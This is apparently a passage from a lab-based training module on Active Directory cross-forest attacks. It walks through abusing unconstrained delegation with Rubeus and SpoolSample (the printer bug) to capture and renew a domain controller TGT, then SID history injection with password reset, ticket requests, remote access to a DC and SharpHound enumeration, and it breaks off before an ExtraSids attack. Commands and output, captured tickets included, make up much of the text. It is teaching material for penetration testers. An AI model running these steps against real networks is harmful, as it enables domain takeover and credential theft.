Selective Authentication is a feature that allows administrators to control which users or groups from a trusted domain have access to specific resources in the trusting domain. When Selective Authentication is enabled on a trust, it restricts the users or groups who can access resources in the trusting domain, limiting the potential for unauthorized access.

However, in the context of `Unconstrained Delegation` across trusts, `Selective Authentication` poses a hindrance because it `restricts` the delegation of authentication requests to specific users or groups. Since Unconstrained Delegation relies on the ability to `impersonate` users across trusts, enabling Selective Authentication would prevent this delegation from occurring.

Therefore, to perform Unconstrained Delegation across trusts, it's essential that Selective Authentication is `not` enabled on the trust relationship between the domains involved. This ensures that authentication requests can be freely delegated across trusts, allowing for the seamless impersonation of users across domain boundaries.

There are two attack scenarios to abuse Unconstrained Delegation:


1. Waiting for a privileged user to authenticate
2. Leveraging the Printer Bug

If a domain controller (DC) in `Forest-A` which has unconstrained delegation enabled by `default` is compromised, we could potentially extract the Ticket Granting Ticket (TGT) of an Administrator from the domain controller in `Forest-B` who subsequently logs into DC of `Forest-A`. With this TGT, we gain the ability to compromise the `Forest-B`.

Alternatively, if no `user` or `Administrator` logs into the domain controller (DC) in Forest-A from Forest-B, we can exploit the `Printer bug` to force an authentication attempt from the DC in `Forest-B` to the DC in `Forest-A`. This forced authentication allows us to intercept the TGT of the machine account of `Forest-B` DC (DC02$). Subsequently, we can leverage this TGT to execute a DCSync attack, allowing us to escalate privileges and further compromise the network

The Printer Bug is a flaw in the MS-RPRN protocol (Print System Remote Protocol). This protocol defines the communication of print job processing and print system management between a client and a print server. To leverage this flaw, any domain user can connect to the spools named pipe with the RpcOpenPrinter method and use the RpcRemoteFindFirstPrinterChangeNotificationEx method, and force the server to authenticate to any host provided by the client over SMB.

Performing the Attack



Let's execute `Rubeus` on Inlanefreight to monitor stored tickets. If a Ticket Granting Ticket (TGT) is discovered within a Ticket Granting Service (TGS) ticket, Rubeus will promptly display it to us, enabling us to identify any potential security risks or access attempts within the environment.

Monitoring Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

Subsequently, we can execute SpoolSample to exploit the printer bug, forcing `DC02 (logistics)` to authenticate to a host under our control, which in this case is `DC01 (inlanefreight)`. By leveraging this exploit, we can trigger an authentication attempt from the Logistics DC to the Inlanefreight DC, thereby facilitating the interception of DC02's Ticket Granting Ticket (TGT).

The syntax for this tool is SpoolSample.exe , where the target server in our example lab is DC02 (logistics DC) and the capture server is DC01 (inlanefreight DC).

Abusing the Printer Bug

```
PS C:\Tools> .\SpoolSample.exe dc02.logistics.ad dc01.inlanefreight.ad
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\dc02.logistics.ad, CaptureServer: \\dc01.inlanefreight.ad
Attempted printer notification and received an invalid handle. The coerced
authentication probably worked!
```

Monitoring Tickets with Rubeus

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.3

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs

...SNIP...
[*] 3/24/2024 8:25:04 PM UTC - Found new TGT:

User                  :  [email protected]
StartTime             :  3/24/2024 11:35:58 AM
EndTime               :  3/24/2024 9:35:58 PM
RenewTill             :  3/31/2024 11:35:58 AM
Flags                 :  name_canonicalize, pre_authent, renewable,
forwarded, forwardable
Base64EncodedTicket   :

doIFFDCCBRCgAwIBBaEDAgEWooIEHDCCBBhhggQUMIIEEKADAgEFoQ4bDExPR0lTVElDUy5BRK
IhMB+gAwIBAqEYMBYbBmtyYnRndBsMTE9HSVNUSUNTLkFEo4ID1DCCA9CgAwIBEqEDAgECooID
wgSCA76oZ/uHov/bLTKCl1aFHEzeTTa8z5kb9PNh7AJgswqto5AmssLu69EpIy2pvLiYsndNeW
5hS5kqSU1Y3uxv2t9FZ4K0uNksidu3BbSouJHZOiK1CFq8/E2eX/h3BDXs2/nLxo8yJuVsNkmA
UQt8HmGXDmLeF9q6VwwTZOnYHe7H+wKty5PzfBorCLMT0OcZu+Z80JsD17DeEWAYmGLOf3fJLs
hMvvGjyjRc45tqNM8jcU/J0zoDxj59EJOfEUZNF6YfZVc8GXU2lABKzaof3xLNgfV5KqGKyHkW
OP1dDau//ITsDTe0Hh5ccIAS13z1xo2YxzVE013dHjcwek7jlmnMX5mxXlK/SljTHsL+712+cJ
```

```
mzJo9CN99aYsYN/e1ZQ/EL84E+bhdNKHS0kaWm3Jakad/UAhP6136/Cf73dSDt754bo/m41oif
s7zFA8D5KKrDllDFLxG0+rif9pV1/9rPPLVQdHQUCLWsvURLfGjSsxUjKb0yjZxxBC1M7ybj/7
ewTLV+CEOkeq15AKP7MMRblhGcfx5ufFbRIz9zEUOhK5DAR3on3JUev+jMVWLLM6ba9kjTEXj1
sNt9ZmIdK+hk2SMLKDSkBT34fJGmuyZyq09w8r80eWJqYJoAAtm1hZmc5+yGAul0JgCPyL0ZAJ
XOQdS+ut8VMe1Tf1P5/W+ZruKI4yNMPYzjLwyZEWaTu3i9ErdqxNQkMsxqWNMCPC/epjhzNWic
oM9Lf7+A/ZKAiVfaGh0lpp8+zqKNwTHQSeZEE/2xbtW03/E3Xw87prBGWB19GiFr8j3ZGtSqTb
kO/P9EBfYIgVWzfIaR+MczryVsHxBeEEst13prCnL+pZdnLcm9I<SNIP>
```

We can use this obtained ticket to get a new valid TGT in memory using the renew option in Rubeus.

Renew a ticket for DC02$

```
PS C:\Tools> .\Rubeus.exe renew
/ticket:doIFFDCCBRCgAwIBBaEDAgEWooIEHDCCBBhhggQUMIIEEKADAgEFoQ4bDExPR0lTVE
lDUy5BRKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMTE9HSVNUSUNTLkFEo4ID1DCCA9CgAwIBEqED
AgECooIDwgSCA76oZ/uHov/bLTKCl1aFHEzeTTa8z5kb9PNh7AJgswqto5AmssLu69EpIy2pvL
iYsndNeW5hS5kqSU1Y3uxv2t9FZ4K0uNksidu3BbSouJHZOiK1CFq8/E2eX/h3BDXs2/nLxo8y
JuVsNkmAUQt8HmGXDmLeF9q6VwwTZOnYHe7H+wKty5PzfBorCLMT0OcZu+Z80JsD17DeEWAYmG
LOf3fJLshMvvGjyjRc45tqNM8jcU/J0zoDxj59EJOfEUZNF6YfZVc8GXU2lABKzaof3xLNgfV5
KqGKyHkWOP1dDau//ITsDTe0Hh5ccIAS13z1xo2YxzVE013dHjcwek7jlmnMX5mxXlK/SljTHs
L+712+cJmzJo9CN99aYsYN/e1ZQ/EL84E+bhdNKHS0kaWm3Jakad/UAhP6136/Cf73dSDt754b
o/m41oifs7zFA8D5KKrDllDFLxG0+rif9pV1/9rPPLVQdHQUCLWsvURLfGjSsxUjKb0yjZxxBC
1M7ybj/7ewTLV+CEOkeq15AKP7MMRblhGcfx5ufFbRIz9zEUOhK5DAR3on3JUev+jMVWLLM6ba
9kjTEXj1sNt9ZmIdK+hk2SMLKDSkBT34fJGmuyZyq09w8r80eWJqYJoAAtm1hZmc5+yGAul0Jg
CPyL0ZAJXOQdS+ut8VMe1Tf1P5/W+ZruKI4yNMPYzjLwyZEWaTu3i9ErdqxNQkMsxqWNMCPC/e
pjhzNWicoM9Lf7+A/ZKAiVfaGh0lpp8+zqKNwTHQSeZEE/2xbtW03/E3Xw87prBGWB19GiFr8j
3ZGtSqTbkO/P9EB<SNIP> /ptt


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Renew Ticket
[*] Using domain controller: DC02.LOGISTICS.AD (172.16.210.99)
[*] Building TGS-REQ renewal for: 'LOGISTICS.AD\DC02$'
[+] TGT renewal request successful!
[*] base64(ticket.kirbi):

doIFvDCCBbigAwIBBaEDAgEWooIEuDCCBLRhggSwMIIErKADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSi
JTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEElOTEFORUZSRUlHSFQuQUSjggRoMIIEZKADAgESoQMCAQ
```

```
KiggRW
BIIEUuKuCTqqOb27PfL+NC1GZO0dLdk9GbT+Si0JRe7B66YfHuI1AiOgaUfF5oABcA3V8B0pn7
Iy0BxY
RPkXKO4iVuTDEqZty+AGMgfBB/r5JzRg2Pe39ezmeGY9QAJPcmZKRQeB6CvpM/fr3YbAjvVQzS
jP5gsF
3TomugNyDSbGcNMqgx10Ii2bsC9VHVrTwV0iRBiwpV3DklgM2dswGHiXmpXhp4+0YNG3cfaghP
qL2Rg1
Jy21o//hBrICTeZj+mngo8lTT2mxwRmG5bnP5VLoz31j0suOYG/7UNYtq2IG5E/ElrODG3EZwE
cn4+/K
PPY4dVeTLozvSQrTjqu9vPTSVHZuVnXspieJ0RV8RONjOSfmyHGRS32kZm7CerQ+ETWZ2LZfDe
Fz09if
DVpf7jTT5UIPR2pCgYmd6fa8Htj/fS90/7xj7O+m1ubWs/7W9XgE0vKyLCFHZh7y2jPUftTpgl
P8QCoj
hSrM/fA2jbNVHa95WbSxSPNaJBvrPLb+I1Z5VZXGwGIUluiHEIMTM0MTXiaIbUf0v1qtihNC7N
5XSqyk
nguSnCCcuLdC0ICdbZj0PE5ciz2BjPCFo8EOaBbw5+DAA84pyiS4amn0VxzQ6jp1J79WoZfR6/
d0IMoP
focxi60tMkgUwoSCiCmZVUK2iMcNlduxzXSPZnOGNzZwiLOJ6DzrywRS2ocT4uG2DKKtk+H//B
ta5h63
6Vr1QboHDUgRtSq/yEGxQAyIyzSmrEGptVFowU3xzeObkFv9f5y/srg/olABxouz8Fi8WS03RM
ceVaI3
GpDyNiUqA8wXHbgIqPzEy9VWIAU7Ryp2DhZoNVuHPXZOTJdmTMCS4I/e+/Zx5WRvBL17GnSoT+
iD20ZI
MnVKIwrovSAdFYQSOKOlKOhywlHdC9w/1WGivWWLEDEkNF4f0mnfPz2dapnMdHgKPp0Q0n0Pfa
2MzU6P
CAlROgDdFOtQnZP3qpxuk1/h1rr4xyzpiUSzOfYjUGDIYPKbgMc0zG+YXfO1n77V6jPLjoBt+p
C4vvVB
wBDgUv/XNccZbqfxS4rCLisIkfXa3e/OXNqNnL3sel/mXNtnsaR1+i4pexxjSIMcL378kmpFR0
lJDl3A
zxx3Hug4Ikdh8LXkmaCtxcxs8cwhTiHc4b39Qc2VJri4kfNDc4QHDa0FVSy2NmYw6+tl3aV41i
MOkGWY
gy8zM2BXqAkyb4w98yS5/JRw59VivHTWB9OpCtZ8gCCdB5kmzfBtkiUaGG5Gog8YSQg90JAT/+
hdvXaS
<SNIP>

[+] Ticket successfully imported!
```

Verify Ticket in Memory

```
PS C:\Tools> klist

Current LogonId is 0:0x47ea4
Cached Tickets: (1)
#0>     Client: DC02$ @ LOGISTICS.AD
Server: krbtgt/LOGISTICS.AD @ LOGISTICS.AD
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent
```

```
name_canonicalize
Start Time: 3/25/2024 13:54:01 (local)
End Time:   3/25/2024 23:54:01 (local)
Renew Time: 4/1/2024 12:22:03 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

With the acquired Ticket Granting Ticket (TGT) of `[email protected]` in memory, obtained through the `renew` option in Rubeus, we would be able to execute the `DCsync attack`. This attack would allow retrieval of the NTLM password hash of any targeted user within the domain, exploiting the privileged access granted by the compromised TGT.

Moving On

In the upcoming section, we will explore the techniques for performing `SID History injection`. This will enable us to compromise highly privileged migrated users from different domain. Additionally, we will investigate the approach to compromise the forest if it's domain still has `SID History` enabled. This will involve injecting the SID of high privileged groups or users from that domain and executing an `ExtraSids` attack.

SID History Injection Attack

SID History Injection Attack, also known as SID Hijacking, is a technique used to elevate privileges by leveraging the SID (Security Identifier) history attribute of Active Directory user accounts. When a user account is migrated from one domain to another domain in a different forest, its SID history attribute retains the SIDs from the previous domain.

An attacker exploits this feature by injecting the SID of a highly privileged group or user from the target domain into a low-privileged user account in the source domain. By doing so, the low-privileged user account inherits the access rights and privileges associated with the injected SID. This allows the attacker to escalate privileges and gain unauthorized access to resources or perform actions within the target domain as if they were a member of the highly privileged group or user.


SID History

The sidHistory attribute is used in migration scenarios. If a user in one domain is migrated to another domain, a new account is created in the second domain. The original user's SID will be added to the new user's SID history attribute, ensuring that the user can still access resources in the original domain.

In scenarios where `SID history` is enabled between two forests, an `extra-SIDs` attack can potentially be performed. However, it's essential to note that `SID filtering` is typically enabled by default between forests. This means that any SID with a Relative Identifier (RID) less than 1000 will be filtered out. Despite this limitation, attackers can still leverage SIDs with RIDs equal to or exceeding 1000, especially those associated with high-privileged accounts in the domain. These accounts may include users or groups having high privileged access. By exploiting the presence of such SIDs, attackers can attempt to elevate their privileges or gain unauthorized access within the target domain.

Case-1: High Privileged Migrated User

Suppose a user named `Sentinal` has been migrated from the `logistics.ad` domain to the `inlanefreight.ad` domain. Despite being assigned regular `Domain Users` rights within the `inlanefreight.ad` domain, user `Sentinal` retains SID history from its previous domain membership, where it was a part of the `Infrastructure` group. And the `Infrastructure` group had elevated privileges as a member of the `Administrators` group.



Consequently, even though `Sentinal` is now a standard `Domain User` in the `inlanefreight.ad` domain, it retains the SID history of its previous domain membership, allowing it to access resources within the `logistics.ad` domain with the privileges of an `Administrator`. This presents a significant security risk, as a seemingly ordinary user can now wield elevated permissions within the `logistics.ad` domain.

Let's enumerate all the users in the `Inlanefreight` domain who have `SIDHistory` enabled and have been migrated from the `logistics.ad` domain to the `inlanefreight.ad` domain.

Enumerate Users with SIDHistory Enabled

```
PS C:\Tools>  Get-ADUser -Filter "SIDHistory -Like '*'" -Properties
SIDHistory

DistinguishedName : CN=sentinal,CN=Users,DC=inlanefreight,DC=ad
Enabled           : True
GivenName         : sentinal
Name              : sentinal
ObjectClass       : user
ObjectGUID        : a0304e33-8f23-4020-bd7e-78abe1fe0649
SamAccountName    : sentinal
SID               : S-1-5-21-2432454459-173448545-3375717855-2601
SIDHistory        : {S-1-5-21-186204973-2882451676-2899969076-2602}
Surname           :
UserPrincipalName : [email protected]
```

From the above output, it's evident that the user `sentinal` has the SIDHistory attribute value present, indicating that it has been migrated from the `logistics` domain to the `inlanefreight` domain.
Since `sentinal` is now part of the current domain (`inlanefreight`), we can reset its password if we don't know its existing password.

Reset password for sentinal

```
PS C:\Tools net user sentinal sentinal
The command completed successfully.
```

Let's obtain an authentication ticket in memory for the user `INLANEFREIGHT\sentinal` using Rubeus. We can create a temporary `PowerShell.exe` process with `Rubeus` to ensure that any existing tickets stored in memory remain undisturbed.

Create a Sacrificial Logon Session with Rubeus

```
PS C:\Tools> ./Rubeus createnetonly /program:powershell.exe /show
______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
```

```
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Create Process (/netonly)

[*] Using random username and password.
[*] Showing process : True
[*] Username        : FLTNQYMI
[*] Domain          : YH4TURBL
[*] Password        : KNNI2TMI
[+] Process         : 'powershell.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 4752
[+] LUID            : 0x52dacc
```

A new powershell window will be opened. Here, we can safely request a ticket for user `Sentinal`, avoiding any complications associated with existing `klist` sessions.

Requesting TGT for sentinal using Rubeus

```
PS C:\Tools> .\Rubeus.exe asktgt /user:sentinal /password:sentinal
/domain:inlanefreight.ad /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 58A478135A93AC3BF058A5EA0E8FDB71
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.ad\sentinal'
[*] Using domain controller: fe80::29f4:c79f:56c1:ae29%6:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFajCCBWagAwIBBaEDAgEWooIEczCCBG9hggRrMIIEZ6ADAgEFoRIbEElOTEFORUZSRUlHSF
QuQUSiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEGlubGFuZWZyZWlnaHQuYWSjggQjMIIEH6ADAgES
oQMCAQKiggQRBIIEDfulYP/JrkPSD4dn96fit0AOo7bgf3UFZJN8mrwnkEfLc0IjyWrBA3mRvz
jjU5O8XbITkOrGHnmy
     ...[SNIP]...
```

```
dGluYWyjBwMFAEDhAAClERgPMjAyNDAzMjQxNzU2MjlaphEYDzIwMjQwMzI1MDM1NjI5WqcRGA
8yMDI0MDMzMTE3NTYyOVqoEhsQSU5MQU5FRlJFSUdIVC5BRKklMCOgAwIBAqEcMBobBmtyYnRn
dBsQaW5sYW5lZnJlaWdodC5hZA==
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/inlanefreight.ad
  ServiceRealm             :  INLANEFREIGHT.AD
  UserName                 :  sentinal
  UserRealm                :  INLANEFREIGHT.AD
  StartTime                :  3/24/2024 10:56:29 AM
  EndTime                  :  3/24/2024 8:56:29 PM
  RenewTill                :  3/31/2024 10:56:29 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  nyNcm7wPMp3K1cfz1ok7Ug==
  ASREP (key)              :  58A478135A93AC3BF058A5EA0E8FDB71
```

Verify the ticket in memory

```
PS C:\Tools> klist.exe

Current LogonId is 0:0xf3aa3

Cached Tickets: (1)

#0>     Client: sentinal @ INLANEFREIGHT.AD
        Server: krbtgt/inlanefreight.ad @ INLANEFREIGHT.AD
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial
pre_authent name_canonicalize
        Start Time: 3/24/2024 10:56:29 (local)
        End Time:   3/24/2024 20:56:29 (local)
        Renew Time: 3/31/2024 10:56:29 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

With the obtained ticket for user `INLANEFREIGHT\sentinal`, which had `Administrator` privileges within the `Logistics` domain, we now possess the capability to exemplify this authority by accessing the logistics domain.

Get access on DC02

```
PS C:\Tools> Enter-PSSession DC02.logistics.ad
[DC02.logistics.ad]: PS C:\Users\sentinal\Documents> hostname;whoami
DC02
inlanefreight\sentinal
[DC02.logistics.ad]: PS C:\Users\sentinal\Documents> type
C:\Admin\secret.txt
HTB{M1gR@ted_Us3R}
```

Case-2: Low Privileged Migrated User

In scenarios where migrated users do not possess substantial privileges in their previous domain or no users are migrated, it's advisable to verify if `SID History` is still enabled on the domain. By confirming the status of SID History, we can inject the SID of high-privilege users into existing user accounts, leveraging the residual SID associations to gain elevated privileges within the domain.

To identify a forest where `SID History` is enabled, we can check for the presence of the value `TREAT_AS_EXTERNAL` in the `TrustAttributes` attribute. If this value is present, it indicates that `SID History` is enabled for the forest.

Let's enumerate if SID History is enabled in the `logistics.ad` domain. We can leverage PowerView's `Get-DomainTrust` function to gather comprehensive information regarding the Trust.

Enumerate if SID History is enabled

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainTrust -domain logistics.ad
SourceName      : logistics.ad
TargetName      : inlanefreight.ad
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : TREAT_AS_EXTERNAL,FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 12/26/2023 4:13:40 PM
WhenChanged     : 3/13/2024 1:02:44 PM
```

Moreover, we can simplify the command by piping it to filter the output where the `TargetName` matches our current domain `inlanefreight.ad`. By retrieving only the `TrustAttributes`, we can concentrate exclusively on the necessary attribute, ensuring a clearer output for analysis.

Retrieve only TrustAttributes for Domain

```
PS C:\Tools> Get-DomainTrust -domain logistics.ad | Where-Object
{$_.TargetName -eq "inlanefreight.ad"} | Select TrustAttributes

TrustAttributes
---------------
TREAT_AS_EXTERNAL,FOREST_TRANSITIVE
```

The output reveals the presence of `TREAT_AS_EXTERNAL` within the `TrustAttributes` field, indicating that `SID History` is still indeed enabled within the domain.

With SID History enabled between the `logistics` and `inlanefreight` domains, an Extrasids attack becomes possible. This attack involves injecting the SID of a highly privileged group or user from the `logistics` domain into any user object in the `inlanefreight` domain. However, it's crucial to note that `SID Filtering`, which is typically enabled by default on cross-forest trusts, imposes a restriction where only SIDs with Relative Identifiers (RIDs) greater than `1000` are accepted.


Let's try to enumerate high-privileged users or groups in the `logistics` domain having Relative Identifiers (RID) greater than `1000`.

We can utilize SharpHound to gather comprehensive information regarding users and groups within the `logistics` domain, facilitating a more in-depth analysis. This data can then be visualized in a user-friendly graphical interface using `Bloodhound` for further examination.

Using SharpHound to enumerate Logistics domain

```
PS C:\Tools\SharpHound-v1.1.1-debug> .\SharpHound.exe -c All -d
logistics.ad
2024-03-28T14:57:16.2693508-07:00|INFORMATION|This version of SharpHound
is compatible with the 4.3.1 Release of BloodHound
2024-03-28T14:57:16.4880942-07:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-03-28T14:57:16.5193425-07:00|INFORMATION|Initializing SharpHound at
2:57 PM on 3/28/2024
2024-03-28T14:57:16.9255968-07:00|INFORMATION|[CommonLib LDAPUtils]Found
usable Domain Controller for logistics.ad : DC02.logistics.ad
2024-03-28T14:57:17.1443481-07:00|INFORMATION|Flags: Group, LocalAdmin,
GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP,
ObjectProps, DCOM, SPNTargets, PSRemote
2024-03-28T14:57:17.2537362-07:00|INFORMATION|[CommonLib LDAPUtils]Found
usable Domain Controller for inlanefreight.ad : DC01.inlanefreight.ad
2024-03-28T14:57:17.4099773-07:00|INFORMATION|Beginning LDAP search for
logistics.ad
2024-03-28T14:57:17.4724728-07:00|INFORMATION|Producer has finished,
```

```
closing LDAP channel
2024-03-28T14:57:17.4880973-07:00|INFORMATION|LDAP channel closed, waiting
for consumers
2024-03-28T14:57:48.3006958-07:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 36 MB RAM
2024-03-28T14:58:00.8475629-07:00|INFORMATION|Consumers finished, closing
output channel
2024-03-28T14:58:00.8944354-07:00|INFORMATION|Output channel closed,
waiting for output task to complete
Closing writers
2024-03-28T14:58:01.0663211-07:00|INFORMATION|Status: 102 objects finished
(+102 2.372093)/s -- Using 44 MB RAM
2024-03-28T14:58:01.0663211-07:00|INFORMATION|Enumeration finished in
00:00:43.6723485
2024-03-28T14:58:01.1758166-07:00|INFORMATION|Saving cache with stats: 62
ID to type mappings.
62 name to SID mappings.
0 machine sid mappings.
3 sid to domain mappings.
0 global catalog mappings.
2024-03-28T14:58:01.1914322-07:00|INFORMATION|SharpHound Enumeration
Completed at 2:58 PM on 3/28/2024! Happy Graphing!
```



Upon examination in BloodHound as shown above, we uncover the `Infrastructure` group, being a highly privileged group (a member of the Administrators group), possesses an RID of `2602`. Leveraging this, we can inject the SID of the `Infrastructure` group into any user object in the `Inlanefright` domain, such as `inlanefreight\jimmy`, thereby potentially elevating privileges or gaining unauthorized access within the target domain.

We can now execute the extra-sids attack, utilizing the SID of the `Infrastructure` group.

To perform this attack, we need the following:

- The KRBTGT hash for the current domain (Inlanefreight)
- The SID for the current domain
- The name of a target user in the current domain (Any domain user)
- The FQDN of the current domain.
- The SID of the high privileged group of the target domain (Infrastructure group)

Obtain krbtgt hash for the Current Domain
